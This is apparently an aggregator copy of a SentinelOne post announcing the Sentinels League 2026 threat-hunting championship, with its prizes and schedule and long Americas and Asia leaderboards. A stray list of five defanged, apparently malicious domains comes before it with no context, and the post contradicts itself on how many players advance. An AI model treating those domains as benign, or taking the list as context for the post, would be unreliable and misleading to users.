ehostservers[.]xyz
serverdnsplan[.]net
pingpanl[.]pro
managedevice[.]xyz
edgeserv[.]ru

  • ✇Cybersecurity Blog | SentinelOne
  • Sentinels League 2026: Live Rankings for the Threat Hunting World Championship SentinelOne
    The Threat Hunting World Championship is back — bigger, bolder, and with more on the line than ever. Sentinels League 2026, presented by SentinelOne® in partnership with DropZone AI, Google Cloud, and Mimecast, now is open for entries, and the best threat hunters on the planet are already sharpening their edge. This year’s championship brings a new 30-minute game format, a $100,000 prize pool, and one of the most demanding tests in cybersecurity competition. If you hunt threats for a living, or
     

Sentinels League 2026: Live Rankings for the Threat Hunting World Championship

20 de Maio de 2026, 10:00

The Threat Hunting World Championship is back — bigger, bolder, and with more on the line than ever. Sentinels League 2026, presented by SentinelOne® in partnership with DropZone AI, Google Cloud, and Mimecast, now is open for entries, and the best threat hunters on the planet are already sharpening their edge.

This year’s championship brings a new 30-minute game format, a $100,000 prize pool, and one of the most demanding tests in cybersecurity competition. If you hunt threats for a living, or you want to prove you can, this is where you belong.

Bookmark this blog post to check your position, track the movement each week, and jump into the next qualifier if you’re not on the board yet.

Leagues Menu Quick Jump

What Is The Sentinels League?

Sentinels League is SentinelOne’s global threat hunting competition — a multi-stage championship that runs from June through October 2026, culminating live at OneCon in Las Vegas.

Every game is grounded in real-world attack patterns, real detection logic, and real operational pressure. Players go head-to-head across four games: Endpoint, Cloud, SIEM, and AI and capture flags of varying difficulty in high-intensity 30-minute qualifiers that test the exact skills defenders use in the field every day.

From June through August, qualifying games run online and in-person across the globe. The top 100 players per region then climb their Sentinels League standings and advance to the Regional Finals. Finally, three regional champions earn an all-expenses-paid trip to OneCon in Las Vegas for the Grand Final where one player is crowned Threat Hunting World Champion 2026.

Four Games. One Championship.

  • Endpoint — Hunt down and remediate vulnerabilities in scenarios drawn directly from real incident data.
  • Cloud — Track and eliminate threats across multi-clouds under time pressure.
  • SIEM — Assert your detection dominance in real-time hunting and remediation challenges.
  • AI — Go up against AI-generated threats and leverage AI-powered tools in scenarios built from the latest attack campaigns.

You can enter each game once across the qualifying season. Your combined score is what earns your place in the standings.

What You’re Playing For

Over $100,000 in prizes is distributed across every stage of the competition from the first qualifier through to the Grand Final.

In each online qualifier, payouts begin at first place and run all the way to 15th. First place takes $200, second takes $150, and the third, $100. Everyone from 4th to 15th walks away with $75. In total, there are 48 qualifiers in the season and every one of them pays.

Reach the Regional Finals and the stakes sharpen considerably. First place in your region is worth $2,500, with prizes distributed through to 15th place. For the three regional champions that make it to Las Vegas and the Grand Final, you’re competing for a $5,000 first prize, a portion donated to the charity of your choice through the S Foundation, and the trophy that belongs to only one person in the world.

The Road to Las Vegas

Qualifying Stage | June–August

Play each game once across 40+ online and in-person qualifiers across the globe and combine your scores. In this stage, the Top 200 per region will advance to Regionals.

Regional Finals | September

Tune in for the online showdown of the best hunters from each region — Americas, Europe, and Asia. From here, three regional champions progress to the Grand Final.

Grand Final at OneCon in Las Vegas | October

Three finalists, one stage. The World Champion is crowned live at OneCon26 and takes home the title, the trophy, and the grand prize.

Sentinels League Standings

Standings update weekly throughout the qualifying season. Bookmark this page and check back every week to track your climb and see who’s gunning for your spot. The Top 200 per region advance to the Regional Finals.

Americas League

Rank Alias Country Played Points
1 tresscross 🇺🇸 4 1418
2 chiefkief 🇺🇸 4 1315
3 staas 🇺🇸 4 1235
4 BGrad 🇺🇸 4 1150
5 GTNR 🇺🇸 4 1095
6 ShinyShark 🇺🇸 4 1026
7 JaredF 🇺🇸 4 1018
8 DanielC 🇺🇸 4 1009
9 WZRD404 🇺🇸 4 998
10 nabiljain 🇨🇦 4 982
11 Joshua_Eom 🇺🇸 4 965
12 Evan 🇺🇸 4 950
13 Justin 🇺🇸 4 946
14 1-2-3-4 🇺🇸 4 936
15 dk144 🇺🇸 4 936
16 wardspan 🇺🇸 4 880
17 riskybusiness 🇺🇸 4 875
18 jydnx 🇺🇸 4 873
19 jcob 🇺🇸 4 864
20 theycallmetim 🇺🇸 4 861
21 spookylukey 🇺🇸 4 854
22 rhamiltontc 🇺🇸 4 845
23 ifosterTC 🇺🇸 4 835
24 ThreatSlayer 🇺🇸 4 835
25 duotech 🇺🇸 4 830
26 CmdrDataLake 🇺🇸 4 822
27 j05h 🇺🇸 4 785
28 Bumble_Fudger 🇺🇸 4 765
29 Cwallis 🇺🇸 3 759
30 smurph 🇺🇸 4 752
31 0xf4d3 🇺🇸 4 737
32 Robin-Banks 🇺🇸 4 730
33 relogonm 🇨🇦 4 726
34 maverick 🇺🇸 4 721
35 alpal 🇺🇸 4 720
36 MacLellan 🇺🇸 4 710
37 vector_sec 🇺🇸 4 706
38 khan 🇺🇸 4 690
39 mr_bumbles 🇺🇸 4 690
40 icy 🇺🇸 4 685
41 AgroBoy 🇧🇷 4 676
42 CyberSaiyan84 🇺🇸 4 661
43 HiggsB 🇺🇸 4 635
44 JeffLeder 🇺🇸 4 626
45 hackerpanu 🇨🇦 4 606
46 jmontalbano 🇺🇸 4 600
47 4thelulz1 🇺🇸 4 598
48 alevine 🇺🇸 4 589
49 BAE_Force_1 🇺🇸 4 580
50 OneManFirewall 🇺🇸 4 580
51 ECOLI 🇺🇸 4 545
52 DustyV 🇺🇸 4 543
53 mmazis 🇺🇸 4 542
54 ceraalorca 🇺🇸 3 533
55 katze 🇺🇸 4 533
56 Jen 🇺🇸 4 528
57 SHWON 🇺🇸 4 528
58 zerodavid 🇺🇸 4 528
59 cybertricoteuse 🇺🇸 4 521
60 HaircutFish 🇺🇸 4 519
61 mgras 🇺🇸 4 500
62 CmdnControl 🇺🇸 4 495
63 Diasum 🇨🇦 4 488
64 CyFi 🇺🇸 2 485
65 Greavard 🇺🇸 4 483
66 luminous_kestrel 🇺🇸 4 478
67 Max 🇺🇸 3 478
68 mandyjones 🇺🇸 3 476
69 nmkoester 🇺🇸 4 475
70 NateD 🇺🇸 4 473
71 ProfessorNerdly 🇺🇸 4 473
72 ninjacat 🇺🇸 4 471
73 HikingHacker 🇺🇸 4 466
74 Richieee 🇺🇸 4 455
75 aavant 🇺🇸 4 452
76 Xogarth 🇺🇸 4 446
77 benthehen100 🇺🇸 3 445
78 CanieXylander 🇺🇸 3 445
79 Romulus 🇺🇸 4 442
80 InfoSecBret 🇺🇸 2 424
81 zero_cool 🇺🇸 3 420
82 ElectricEel 🇺🇸 4 419
83 sh3llder 🇺🇸 2 410
84 BeanPipe 🇨🇦 2 405
85 work_jpj 🇺🇸 4 405
86 5h33pd06 🇺🇸 4 404
87 CryptoCat 🇨🇦 2 403
88 Stryker81 🇺🇸 4 403
89 wadebuhr 🇺🇸 4 403
90 rriegert 🇺🇸 4 400
91 y1nmn 🇺🇸 3 390
92 Average_Hunter 🇺🇸 4 389
93 Cake 🇺🇸 2 380
94 Ulric 🇺🇸 4 380
95 Dharo 🇧🇷 4 374
96 Spinja77 🇺🇸 4 371
97 M1racle 🇺🇸 4 370
98 mathecarv 🇧🇷 1 365
99 JayHole 🇺🇸 4 361
100 tytinz 🇺🇸 4 361
101 Zer0d4y 🇺🇸 4 347
102 dexterslab 🇺🇸 4 343
103 SOCMonkeyz 🇺🇸 4 341
104 Recovery13 🇺🇸 3 340
105 slash 🇲🇽 4 324
106 Nunya_Jones 🇺🇸 4 321
107 ___ 🇺🇸 2 320
108 GnomeMansLand 🇺🇸 2 316
109 rob454 🇺🇸 4 313
110 GreenApple404 🇺🇸 4 311
111 SunnyShah 🇺🇸 3 310
112 JessB 🇺🇸 4 309
113 VoidStalker 🇺🇸 4 308
114 mprof 🇺🇸 4 294
115 Th3Gr33kDK 🇺🇸 4 286
116 MngdAttribution 🇺🇸 4 284
117 ahsan 🇺🇸 4 279
118 Alakazam 🇺🇸 3 275
119 PolloMax 🇺🇸 3 273
120 Kucster 🇺🇸 1 270
121 SilentByte 🇺🇸 3 270
122 Nin 🇨🇦 2 268
123 Demi 🇺🇸 2 265
124 vesche 🇺🇸 1 265
125 egg 🇺🇸 4 263
126 Akill-X 🇩🇴 2 260
127 Ovens 🇺🇸 3 251
128 SN1ps 🇺🇸 1 250
129 xenno 🇺🇸 2 250
130 drpolloman 🇺🇸 4 245
131 FlawlessCowboy 🇺🇸 3 243
132 Antifuse 🇺🇸 4 228
133 Dagon 🇺🇸 4 227
134 alex 🇺🇸 2 220
135 Miko 🇨🇦 3 220
136 boy 🇺🇸 2 218
137 handyC 🇨🇦 2 218
138 LeonQ 🇺🇸 4 215
139 topsirloin 🇨🇦 3 215
140 Chef-P 🇺🇸 2 211
141 noName 🇨🇦 3 211
142 Brown33 🇺🇸 1 208
143 RUDeadYet 🇺🇸 4 206
144 GoldenSand 🇺🇸 2 205
145 Bearzy 🇨🇦 3 202
146 MRob 🇺🇸 2 200
147 tmustache 🇧🇷 1 200
148 alex1 🇺🇸 3 195
149 bbaldini35 🇺🇸 4 194
150 chris_w 🇺🇸 1 193
151 pittbull_2026 🇺🇸 2 192
152 Siegfried 🇧🇷 4 192
153 EBlum 🇺🇸 1 190
154 gstach 🇺🇸 4 187
155 lazycatlady 🇺🇸 4 181
156 yul10 🇺🇸 4 181
157 domkrag 🇨🇦 2 180
158 mr_rob0t404 🇸🇻 3 180
159 Nerf 🇺🇸 2 175
160 Rkermit 🇨🇦 1 174
161 ZachsAlt 🇺🇸 3 168
162 ctrlaltwho 🇨🇦 4 166
163 zer0day 🇺🇸 1 165
164 alexs 🇺🇸 4 161
165 ammo 🇺🇸 1 160
166 AGoat 🇨🇦 1 159
167 Neeel 🇺🇸 3 159
168 ekalmbacher 🇺🇸 3 158
169 k1ng0fg0ds 🇨🇦 3 158
170 alan 🇺🇸 2 155
171 Magnar 🇺🇸 4 155
172 paula_s 🇺🇸 3 155
173 Delta01 🇲🇽 2 151
174 FictionalSoup 🇺🇸 1 151
175 efgh000 🇺🇸 4 150
176 MoutainMan805 🇺🇸 4 147
177 Gent 🇺🇸 1 145
178 Kyle 🇺🇸 1 145
179 Monsieur_Renegat 🇺🇸 4 144
180 Trogon 🇺🇸 2 143
181 frazzl3d 🇺🇸 2 138
182 James_0 🇨🇦 3 137
183 shredark 🇺🇸 3 130
184 Jin-Sec_Enforcer 🇺🇸 1 128
185 Cyber_Rich 🇺🇸 1 126
186 bot 🇺🇸 1 125
187 kevin 🇺🇸 2 124
188 Alex 🇧🇷 1 120
189 dusty_cheeto 🇺🇸 1 120
190 Leah_Mnz 🇸🇻 1 120
191 S0ra 🇺🇸 2 120
192 TJSperry 🇺🇸 1 120
193 go_cody 🇺🇸 2 119
194 ProbablyBenign 🇺🇸 1 115
195 ana7z 🇨🇦 2 114
196 mrryan 🇺🇸 3 114
197 ttbaba52 🇺🇸 2 113
198 DVS1 🇺🇸 2 110
199 Dohnut 🇺🇸 4 108
200 KKonda 🇺🇸 2 108
201 mnr 🇨🇦 1 108
202 antomic 🇺🇸 1 105
203 Loki 🇺🇸 4 105
204 haxxortrax 🇺🇸 2 103
205 paul 🇺🇸 1 100
206 Andrewsro 🇺🇸 4 98
207 Cyber_Cowboy 🇺🇸 1 98
208 Bolap 🇦🇷 1 96
209 Honu 🇺🇸 1 94
210 aBryant 🇺🇸 4 93
211 jh34 🇺🇸 2 93
212 d4rkM4tt3r 🇺🇸 4 91
213 Brute_Force 🇺🇸 1 90
214 dbeal 🇺🇸 2 90
215 Ocensnimer 🇺🇸 2 85
216 james_graichen 🇺🇸 4 83
217 foil 🇺🇸 2 81
218 CarlosOwO 🇸🇻 1 80
219 Drakonborn 🇸🇻 1 80
220 Hossein 🇨🇦 1 80
221 Imac 🇺🇸 4 79
222 D-Money 🇺🇸 3 76
223 G_Masala 🇺🇸 4 76
224 jocyclara09 🇸🇻 1 75
225 Cyril 🇨🇦 1 73
226 Anunymous18 🇨🇦 1 70
227 dmilutinovic 🇺🇸 1 70
228 Flynn_Mota 🇨🇦 1 70
229 JacobK 🇺🇸 1 70
230 wcheung 🇺🇸 1 70
231 BigRedCharlie 🇺🇸 1 68
232 D3f1anT_Actual 🇺🇸 1 68
233 jucai 🇺🇸 2 68
234 eec1m 🇺🇸 2 67
235 Vuldar 🇨🇱 1 66
236 ByteBlossom 🇸🇻 1 63
237 atthebagelshop 🇺🇸 1 60
238 lamanteran 🇦🇷 1 60
239 MikeyB 🇺🇸 1 60
240 Conficker 🇲🇽 3 59
241 glacier 🇺🇸 4 59
242 Ak1895 🇨🇦 1 58
243 s1moesz 🇧🇷 1 58
244 SFIcedEdition 🇺🇸 2 58
245 ShadowZero 🇸🇻 1 58
246 bigheadted 🇺🇸 3 57
247 goldfingerprints 🇺🇸 2 57
248 Trace404 🇺🇸 2 56
249 Godfotter 🇺🇸 4 50
250 JDC 🇺🇸 1 50
251 sclayton 🇺🇸 1 50
252 sabalala 🇺🇸 3 49
253 Al_Capwn 🇺🇸 1 48
254 garfield 🇺🇸 1 46
255 Gatekeeper 🇺🇸 2 45
256 kswag 🇺🇸 1 45
257 osayolb 🇸🇻 1 45
258 R3yK0nG 🇪🇨 2 45
259 nhs 🇺🇸 3 44
260 J-S 🇺🇸 1 43
261 CyberNeverQuits 🇺🇸 1 42
262 Isabella_Plata 🇧🇷 1 42
263 Tin1 🇨🇦 2 42
264 psalmon 🇯🇲 2 41
265 b6rim 🇺🇸 1 40
266 Evimero 🇺🇸 1 40
267 jarthurmesere 🇺🇸 3 40
268 Bryce 🇺🇸 1 38
269 Ethical_Danny 🇺🇸 1 38
270 george_r 🇺🇸 2 38
271 s0l3mn 🇺🇸 1 38
272 Utefan-07 🇺🇸 1 38
273 ashah 🇺🇸 1 35
274 hue 🇺🇸 1 35
275 joma67 🇺🇸 2 35
276 MaddieChar 🇺🇸 2 34
277 william 🇧🇷 1 34
278 p0p0 🇺🇸 2 33
279 sourabhdhawan 🇨🇦 2 33
280 Abrie 🇹🇹 2 30
281 rshrestha 🇨🇦 1 30
282 codycodycody 🇺🇸 1 28
283 gro 🇺🇸 1 28
284 IronMouse 🇺🇸 1 28
285 HYP3r1us 🇺🇸 1 25
286 notnotmimi 🇺🇸 1 25
287 AZNATTA 🇺🇸 4 24
288 SOC-Hunter 🇺🇸 2 23
289 gr3mlin 🇺🇸 1 21
290 0xdecaf 🇺🇸 1 20
291 dcastellanos 🇸🇻 1 20
292 Mbonner 🇺🇸 2 20
293 tumbleweed0101 🇺🇸 1 20
294 Neo 🇺🇸 1 19
295 0DAY 🇺🇸 3 18
296 DOM_inject 🇺🇸 1 18
297 hiddentek 🇺🇸 1 18
298 Survivor4Ever 🇺🇸 1 18
299 v1k 🇺🇸 1 18
300 ELaura 🇵🇪 1 16
301 aemiro 🇺🇸 2 15
302 Mel_m 🇸🇻 1 15
303 Mong0 🇺🇸 1 14
304 Cledmir 🇵🇪 1 13
305 NWillis 🇺🇸 2 12
306 yrpowell89 🇺🇸 1 12
307 radha 🇺🇸 1 10
308 raikoti22 🇨🇦 1 9
309 enzomanzanares 🇨🇴 1 8
310 SitAegis 🇨🇦 1 8
311 Capt_Parolsky 🇨🇦 1 6
312 CyberChop 🇺🇸 1 6
313 Kakarot 🇨🇦 1 5
314 Loading 🇺🇸 1 5
315 HereSwishySwishy 🇺🇸 1 4
316 Jordangv99 🇲🇽 1 4
317 Lorthar2488 🇺🇸 1 4
318 moram 🇺🇸 1 2
319 ShadowStryx 🇺🇸 1 2
320 ksecurity 🇺🇸 2 1
321 santodominicano 🇺🇸 1 1
322 7cuer0s 🇺🇸 1 0
323 aegiya 🇨🇦 1 0
324 aless 🇺🇸 1 0
325 alfred 🇺🇸 1 0
326 Alvez 🇺🇸 1 0
327 bao2 🇺🇸 1 0
328 billy 🇺🇸 1 0
329 BLUEDROID2027 🇺🇸 1 0
330 brd55 🇺🇸 1 0
331 Cocorocho 🇺🇸 1 0
332 Cody_ronk 🇺🇸 1 0
333 cyberdolo 🇨🇦 1 0
334 daemon_hunter 🇺🇸 1 0
335 DDON 🇨🇴 1 0
336 ih1920 🇺🇸 1 0
337 ips0 🇺🇸 1 0
338 ips1 🇺🇸 1 0
339 ivanht 🇲🇽 1 0
340 khyati 🇺🇸 2 0
341 kiko 🇺🇸 1 0
342 KSS 🇺🇸 1 0
343 Lionel 🇺🇸 1 0
344 Lior 🇺🇸 1 0
345 Lued1102 🇧🇷 1 0
346 MacPolloZ 🇲🇽 1 0
347 MartiNEZ 🇺🇸 1 0
348 MojoRojo 🇺🇸 1 0
349 paguilarLNX 🇵🇾 1 0
350 philipe 🇺🇸 1 0
351 potatobot 🇺🇸 1 0
352 raul 🇺🇸 1 0
353 Rober23 🇸🇻 1 0
354 robin 🇺🇸 1 0
355 RodHA 🇲🇽 1 0
356 RWill 🇺🇸 1 0
357 SBS 🇺🇸 1 0
358 stinger 🇺🇸 2 0
359 TheGoodOne 🇸🇻 1 0
360 TheRealThreat 🇺🇸 1 0
361 Yaku 🇺🇸 1 0
362 parisa2301 🇨🇦 1 -1
363 datagrammar 🇺🇸 1 -2
364 forzie 🇺🇸 1 -2
365 rodrigonsoares 🇧🇷 1 -2
366 Triminator 🇺🇸 1 -2
367 JadeX 🇺🇸 1 -4
368 npegler 🇺🇸 1 -4
369 RedRobin 🇲🇽 1 -4
370 Cole 🇺🇸 2 -5
371 Chewie 🇺🇸 2 -6
372 Berry 🇺🇸 4 -7
373 Jimy_Xerxes 🇺🇸 1 -8
374 cl0wnbaby 🇺🇸 2 -10
375 Juann 🇺🇸 1 -10
376 SpartanCat 🇺🇸 1 -10
377 vlAI 🇺🇸 1 -10
378 wagrodrigo 🇧🇷 1 -10
379 weekndr_sec 🇺🇸 1 -13
380 Tony_Willey27 🇺🇸 1 -14
381 mccull415 🇺🇸 1 -18
382 detectiveBugX 🇨🇦 1 -20
383 FJhh 🇺🇸 2 -20
384 Xxv 🇺🇸 2 -20
385 PJE 🇺🇸 4 -28
386 bokal 🇺🇸 1 -30
387 Vir1616 🇺🇸 1 -37
388 Alex 🇺🇸 2 -76
389 Pixie_12 🇺🇸 2 -119

Asia League

Rank Alias Country Played Points
1 reeshee 🇦🇺 4 1475
2 Hariom 🇮🇳 4 1252
3 MoldyCups 🇸🇬 4 1173
4 Rishabh 🇮🇳 4 1156
5 Ikshvaku 🇮🇳 4 1140
6 numerouno 🇸🇬 4 1129
7 Zero2One 🇮🇳 4 1075
8 JoeS 🇮🇳 4 1058
9 Johncena 🇮🇳 4 1045
10 caleb 🇦🇺 3 1020
11 pkt1112 🇮🇳 4 1020
12 Alps 🇮🇳 4 1008
13 potat 🇸🇬 4 1000
14 wooper_enjoyer10 🇸🇬 4 973
15 Hopyoprop 🇸🇬 4 962
16 SP100 🇮🇳 4 940
17 nonder 🇸🇬 4 895
18 shax 🇮🇳 4 893
19 bloke-hack 🇮🇳 4 856
20 0xDariusNG 🇮🇳 4 814
21 k0i3n 🇻🇳 3 757
22 hemalsoni22 🇮🇳 4 756
23 HoneyTehO 🇸🇬 4 755
24 ShadowHunter 🇮🇳 4 741
25 vihan11 🇮🇳 4 721
26 NotFound 🇰🇷 4 716
27 VP_03 🇮🇳 4 711
28 marshe 🇸🇬 3 706
29 manthan1501 🇮🇳 4 703
30 Reset 🇮🇳 3 690
31 Rockster 🇮🇳 3 680
32 Rockster31 🇮🇳 3 680
33 Pichayut 🇹🇭 4 674
34 Absol 🇰🇷 4 645
35 PowerPuffGirl 🇮🇳 4 645
36 Hackerbox 🇮🇳 4 611
37 krisshh 🇦🇺 4 603
38 Katarina 🇰🇷 4 597
39 DingDong 🇰🇷 4 593
40 Ash11 🇮🇳 4 587
41 bobsburger 🇸🇬 3 585
42 Incognito 🇮🇳 4 583
43 Julrob 🇸🇬 3 578
44 pessy 🇸🇬 4 570
45 LVarma 🇮🇳 3 559
46 Rusher 🇮🇳 4 556
47 Zombie 🇮🇳 4 556
48 injun 🇰🇷 4 546
49 Rupam 🇦🇺 2 545
50 Utkarsh2726 🇮🇳 4 530
51 Shreya 🇮🇳 4 523
52 Sujin 🇮🇳 4 523
53 gwthm01 🇮🇳 4 516
54 White_W01f 🇮🇳 2 516
55 Sp4c3K 🇻🇳 3 513
56 DFIRanalyst22 🇸🇬 4 511
57 D1vy 🇮🇳 4 510
58 M_N18 🇮🇳 4 505
59 TheCyberHokage 🇮🇳 3 502
60 cyslay 🇸🇬 2 496
61 grumpycat 🇦🇺 4 489
62 Anshul 🇮🇳 4 486
63 Hyena 🇰🇷 4 479
64 b4ngm4n 🇮🇩 4 468
65 Siwoo 🇰🇷 4 465
66 Zombieee 🇮🇳 4 446
67 sandy 🇮🇳 3 443
68 ansal11 🇮🇳 3 440
69 l3Iadk 🇰🇷 4 440
70 Mingi 🇰🇷 4 433
71 sam 🇰🇷 4 431
72 nothingonherebro 🇮🇩 4 420
73 Tai 🇰🇷 4 419
74 Mr_Flexible 🇮🇳 3 412
75 who1sm3 🇲🇾 2 410
76 sheefa 🇦🇺 4 408
77 AnujKumar 🇮🇳 3 401
78 peachydonuts 🇸🇬 4 396
79 VIPER 🇰🇷 4 390
80 GrantH 🇦🇺 4 375
81 Tarak 🇮🇳 3 369
82 CyberThreats 🇮🇳 1 368
83 ArcNova 🇦🇺 3 366
84 ansar13 🇮🇳 3 364
85 Jay 🇰🇷 3 364
86 MrHokage 🇮🇳 4 363
87 The_BeeKeeper 🇮🇳 4 361
88 Breezeway_MDRONE 🇰🇷 4 354
89 HNVN 🇻🇳 4 350
90 kammo_don 🇮🇳 1 350
91 Krxsx 🇮🇳 2 350
92 SamKamtekar 🇮🇳 4 347
93 Mohammed 🇮🇳 3 346
94 griffin-tech 🇮🇳 4 345
95 Minyoung 🇰🇷 3 345
96 v14 🇮🇳 3 331
97 Anusthika 🇮🇳 3 325
98 M_Negi 🇮🇳 4 325
99 VIPER_JH 🇰🇷 4 308
100 songjm 🇰🇷 4 306
101 ThePunisheeer 🇮🇳 4 305
102 ShinyHunter 🇮🇳 1 304
103 BrownDefender 🇮🇳 3 299
104 vt-ktk 🇮🇳 1 298
105 nymos 🇮🇳 4 293
106 ThreatYakuza 🇯🇵 2 289
107 SmolAME 🇦🇺 4 283
108 Hamrash 🇮🇳 3 280
109 AK47 🇮🇳 1 270
110 Vishal_01 🇮🇳 1 270
111 TigerHawk 🇮🇳 1 263
112 RCB-11 🇮🇳 4 260
113 Parshwa 🇮🇳 1 256
114 gnsehfvlr 🇰🇷 2 253
115 abhesinh 🇮🇳 4 249
116 ngonum 🇮🇳 1 248
117 Leofire 🇮🇳 2 245
118 giosblue 🇯🇵 4 242
119 noctur3 🇸🇬 1 240
120 PLZ_ENTER_TEXT 🇸🇬 4 238
121 rajkul 🇮🇳 3 231
122 Saba07 🇮🇳 1 230
123 Saurav 🇮🇳 1 230
124 vkt11 🇮🇳 2 230
125 HarryPotter 🇮🇳 1 226
126 ChampRR 🇮🇳 2 225
127 uzi 🇸🇬 2 225
128 mintbomb27 🇮🇳 4 222
129 mop4ck 🇰🇷 3 221
130 ditto 🇸🇬 1 220
131 haxormad 🇦🇺 1 220
132 HYEOK 🇰🇷 4 219
133 nanthuNS 🇮🇳 2 218
134 Alakamana 🇮🇳 1 215
135 ss0001 🇮🇳 1 215
136 teo 🇸🇬 3 215
137 MysticSparta 🇮🇳 2 214
138 H983r 🇮🇳 2 208
139 Revil 🇮🇳 3 205
140 ezhunt 🇮🇳 4 204
141 sec_r 🇸🇬 4 201
142 parameter 🇸🇬 1 200
143 shubham_cas 🇮🇳 1 200
144 Tk123 🇮🇳 2 200
145 Shawn_Kwak 🇰🇷 4 192
146 Chirag24 🇮🇳 1 180
147 Faith 🇮🇩 3 180
148 Pumpkin_18 🇮🇳 1 180
149 Reddy_312 🇮🇳 2 178
150 Om_Chendvankar 🇮🇳 3 173
151 booteamer 🇮🇳 1 170
152 King7 🇮🇳 2 170
153 MSI 🇮🇳 3 168
154 prithviraj 🇮🇳 3 168
155 Kaarthik 🇮🇳 2 166
156 Pather27 🇮🇳 3 164
157 Vecna03 🇮🇳 2 164
158 AvinD 🇮🇳 3 162
159 Dipal 🇮🇳 1 161
160 amitkp 🇮🇳 1 160
161 shumaz_khan 🇮🇳 3 160
162 PranavT 🇮🇳 1 158
163 Aradhna 🇮🇳 3 153
164 CCCC 🇭🇰 3 153
165 kumar 🇮🇳 1 150
166 SOC 🇮🇳 3 150
167 tamhan 🇮🇳 4 150
168 Pixie_08 🇮🇳 4 145
169 Hey_nitish 🇮🇳 2 144
170 T-S 🇯🇵 3 144
171 DrSquarepants 🇮🇳 3 136
172 aVc_Sentinel 🇮🇳 3 135
173 TI-MG 🇮🇳 2 134
174 Attacker291 🇮🇳 4 131
175 gookbap 🇰🇷 1 130
176 MSB1309 🇮🇳 1 128
177 Blueteam09 🇮🇳 2 126
178 Shruzzz 🇮🇳 1 126
179 Shan 🇮🇳 3 121
180 host 🇰🇷 1 120
181 luvptg 🇮🇩 1 120
182 ouoaaa 🇰🇷 1 120
183 LL-Auriga 🇹🇼 2 119
184 babuk07 🇮🇳 1 116
185 XHUNT 🇮🇩 3 116
186 Rajiv 🇮🇳 1 115
187 Ravi555 🇦🇺 4 113
188 ShadowHex 🇮🇳 3 113
189 root 🇮🇳 4 112
190 AshDope7 🇮🇳 3 111
191 Napster007 🇮🇳 2 111
192 Andro6 🇹🇭 1 110
193 DXN 🇮🇳 1 110
194 pdabhade 🇮🇳 1 110
195 fchw 🇸🇬 1 109
196 JeebyaHTB 🇮🇳 4 109
197 musti_28 🇮🇳 1 108
198 RedBaron 🇮🇳 4 106
199 Sire 🇮🇳 3 105
200 oxy 🇲🇾 2 104
201 StranJer 🇦🇺 2 104
202 prajeetg 🇮🇳 1 102
203 andrew_cI 🇦🇺 3 101
204 bibbidi 🇸🇬 2 100
205 Vato 🇦🇺 1 100
206 Suren 🇮🇳 1 98
207 ansar 🇮🇳 3 96
208 Jinesch13 🇮🇳 2 96
209 Ninad_Gurav 🇮🇳 1 96
210 Shawn 🇯🇵 2 96
211 CybDefender 🇮🇳 3 95
212 nymos 🇮🇳 3 95
213 kzslacker 🇦🇺 3 94
214 tIxEd 🇸🇬 2 93
215 matrix 🇯🇵 4 91
216 S_Jadhav 🇮🇳 1 90
217 J3anW 🇲🇾 2 88
218 SSJ 🇮🇳 2 87
219 glitchMonkey 🇮🇳 2 85
220 mrrobot 🇮🇳 1 85
221 unknownman 🇮🇩 1 85
222 ShivamThakur01 🇮🇳 2 84
223 Babyshark 🇮🇳 1 83
224 EclipseManic 🇮🇳 1 83
225 Obfuscated_LOL 🇮🇳 1 83
226 Adity 🇮🇳 3 80
227 Parzival_13 🇮🇳 1 80
228 omshrisawant 🇮🇳 1 78
229 heogi 🇰🇷 2 75
230 altair0-0-0-0 🇧🇩 2 73
231 Chary_RKC 🇮🇳 3 71
232 Chilai 🇹🇭 1 70
233 salad 🇲🇾 1 70
234 spicy_panner 🇳🇿 1 70
235 MSJ 🇮🇳 1 68
236 RootingMachine 🇮🇳 1 68
237 soloforce 🇮🇩 1 68
238 FoxH 🇯🇵 1 65
239 sgkk 🇰🇷 1 65
240 totoro 🇧🇳 1 65
241 PerryKO 🇰🇷 2 64
242 gr00t 🇮🇳 2 63
243 sameer 🇮🇳 4 62
244 bin10 🇮🇳 1 61
245 Mr_Error_From_TN 🇮🇳 1 60
246 prateek5 🇮🇳 1 60
247 sunil 🇮🇳 3 60
248 RaaV 🇮🇳 1 58
249 Eesha 🇮🇳 4 56
250 Optimus 🇮🇳 1 56
251 blueteamnoob 🇸🇬 1 55
252 alem 🇸🇬 2 50
253 azhar 🇸🇬 2 50
254 S41NT 🇮🇳 1 50
255 Ad0005 🇮🇳 1 48
256 13001e 🇮🇳 1 45
257 akshay_hacker 🇮🇳 1 45
258 cwasright 🇮🇩 2 45
259 Hacker__Case 🇮🇳 1 45
260 Moon 🇮🇳 1 45
261 Sinchana 🇮🇳 1 45
262 Jef 🇮🇳 1 43
263 mtu0333 🇮🇳 1 43
264 Zammm29 🇮🇩 1 43
265 AVu 🇦🇺 4 41
266 drake 🇮🇳 3 40
267 me0w2en 🇰🇷 1 40
268 Yuki 🇯🇵 4 40
269 Dinesh 🇮🇳 1 39
270 PHEAKRO 🇰🇭 2 39
271 harshad101 🇮🇳 1 38
272 SecOps 🇮🇳 2 38
273 Zac 🇲🇲 1 38
274 BADAnu 🇱🇰 1 36
275 Darkfairy 🇮🇳 1 36
276 Jyoti 🇮🇳 1 36
277 Zoomlnwza007 🇹🇭 1 36
278 Agk6 🇮🇳 1 35
279 Expillamous 🇮🇳 1 35
280 KHAN 🇦🇫 1 35
281 Spider 🇮🇳 1 35
282 Dia 🇮🇳 3 34
283 LargeGoose 🇦🇺 1 33
284 Sire 🇮🇳 1 33
285 Triveni 🇮🇳 1 33
286 ashley 🇵🇭 1 32
287 Kali 🇮🇳 2 32
288 Kanpur 🇮🇳 1 32
289 ken_CTF 🇲🇾 1 30
290 VeeK 🇮🇳 1 30
291 Abhiramhere 🇮🇳 1 29
292 krish 🇮🇳 3 29
293 Default_User 🇮🇳 1 28
294 San 🇮🇳 1 28
295 Sanjxy 🇮🇳 1 28
296 Will 🇮🇩 1 28
297 NirmalDillan 🇮🇳 1 26
298 Sagar 🇮🇳 1 24
299 Gowda 🇮🇳 2 23
300 Saiteja1314 🇮🇳 2 23
301 sameer_2410 🇮🇳 3 23
302 sreelakshmi 🇮🇳 1 23
303 ojasav 🇮🇳 2 22
304 hellohex 🇲🇾 1 21
305 tigerkali 🇸🇬 1 21
306 vinesaj 🇮🇳 1 21
307 aichi_aito 🇮🇩 2 20
308 Ash 🇮🇳 1 20
309 JokerConnected 🇮🇳 1 20
310 madhih 🇲🇻 1 20
311 mgoyal 🇮🇳 1 20
312 mukes 🇮🇳 1 20
313 Somu 🇮🇳 1 20
314 teaspark 🇮🇳 1 20
315 ahmad 🇸🇬 2 18
